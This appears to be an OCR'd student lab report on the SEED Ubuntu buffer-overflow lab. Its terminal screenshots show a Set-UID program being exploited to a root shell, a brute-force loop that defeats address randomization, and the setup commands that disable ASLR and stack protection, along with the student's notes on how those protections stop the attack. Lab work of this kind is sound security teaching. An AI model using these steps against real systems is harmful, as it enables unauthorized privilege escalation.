



.


SEED-Ubuntu-16.04 on CY470-AHERN020
Terminator
6:07 AM
/bin/bash
/bin/bash 80x33
[12/10/22]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[12/10/22]seed@VM:~/Desktop$ ./exploit
[12/10/22]seed@VM:~/Desktop$ ./stack
# id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
exit
[12/10/22]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[12/10/22]seed@VM:~/Desktop$ ./exploit
[12/10/22]seed@VM:~/Desktop$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
#
In the following code I am showing the difference between running an attack with Set UID in the exploit vs without. The result is that with Set UID a user can gain root access and spawn root shells.
call_shellcode.c
exploit.c
stack.c
Activate Windows
Go to Settings to activate Windows.


SEED-Ubuntu-16.04 on CY470-AHERN020
Terminator
6:39 AM
root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 80x33
0 minutes and 52 seconds elapsed.
The program has been running 17117 times so far.
loop.sh: line 13: 25134 Segmentation fault ./stack
0 minutes and 52 seconds elapsed.
The program has been running 17118 times so far.
loop.sh: line 13: 25135 Segmentation fault ./stack
0 minutes and 52 seconds elapsed.
The program has been running 17119 times so far.
loop.sh: line 13: 25136 Segmentation fault ./stack
0 minutes and 52 seconds elapsed.
The program has been running 17120 times so far.
loop.sh: line 13: 25137 Segmentation fault ./stack
0 minutes and 52 seconds elapsed.
The program has been running 17121 times so far.
loop.sh: line 13: 25138 Segmentation fault ./stack
0 minutes and 52 seconds elapsed.
The program has been running 17122 times so far.
loop.sh: line 13: 25139 Segmentation fault ./stack
0 minutes and 52 seconds elapsed.
The program has been running 17123 times so far.
loop.sh: line 13: 25140 Segmentation fault ./stack
0 minutes and 52 seconds elapsed.
The program has been running 17124 times so far.
loop.sh: line 13: 25141 Segmentation fault ./stack
0 minutes and 52 seconds elapsed.
The program has been running 17125 times so far.
loop.sh: line 13: 25142 Segmentation fault ./stack
0 minutes and 52 seconds elapsed.
The program has been running 17126 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
Learn More
In the following code I am running a buffer overflow attack that continues to run until it gains root access. This is accomplished in 52 seconds in total. The main purpose of this attack is to see the vulnerability of buffer overflow and address randomization.
Activate Windows
Go to Settings to activate Windows.


SEED-Ubuntu-16.04 on CY470-AHERN020
Terminator
6:59 AM
root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 80x33
[12/10/22]seed@VM:~/Desktop$ su root
Password:
root@VM:/home/seed/Desktop# gcc -o stack -z execstack stack.c
root@VM:/home/seed/Desktop# chmod 4755 stack
root@VM:/home/seed/Desktop# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Desktop# exit
exit
[12/10/22]seed@VM:~/Desktop$ ./exploit
[12/10/22]seed@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[12/10/22]seed@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./st
Aborted
[12/10/22]seed@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./st
Aborted
[12/10/22]seed@VM:~/Desktop$
In this task I was showing the importance of smash protection. Smash protection defends against buffer overflow attacks by not allowing data to be written outside of the allocated space. As you can see in my test it aborts the code and does not allow for the attacker to take advantage.
Learn More
x has
ain
Activate Windows
Go to Settings to activate Windows.


SEED-Ubuntu-16.04 on CY470-AHERN020
Terminator
7:06 AM
root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 80x33
Aborted
[12/10/22]seed@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[12/10/22]seed@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[12/10/22]seed@VM:~/Desktop$ clear
[3;J
In this task I ran the exploit and program while using noexestack which prevents executable source code or in our case the exploit code. Unfortunately, as you can see above, I continued to get segmentation failed for a while. But unfortunately, I was not able to gain root access because the noexec prevented my code
[12/10/22]seed@VM:~/Desktop$ su root
Password:
root@VM:/home/seed/Desktop# gcc -o stack -fno-stack-protector -z noexecstack sta
ck.c
root@VM:/home/seed/Desktop# chmod 4755 stack
root@VM:/home/seed/Desktop# exit
exit
[12/10/22]seed@VM:~/Desktop$ ./exploit
[12/10/22]seed@VM:~/Desktop$ ./stack
Segmentation fault
[12/10/22]seed@VM:~/Desktop$ ./stack
Learn More
Activate Windows
Go to Settings to activate Windows.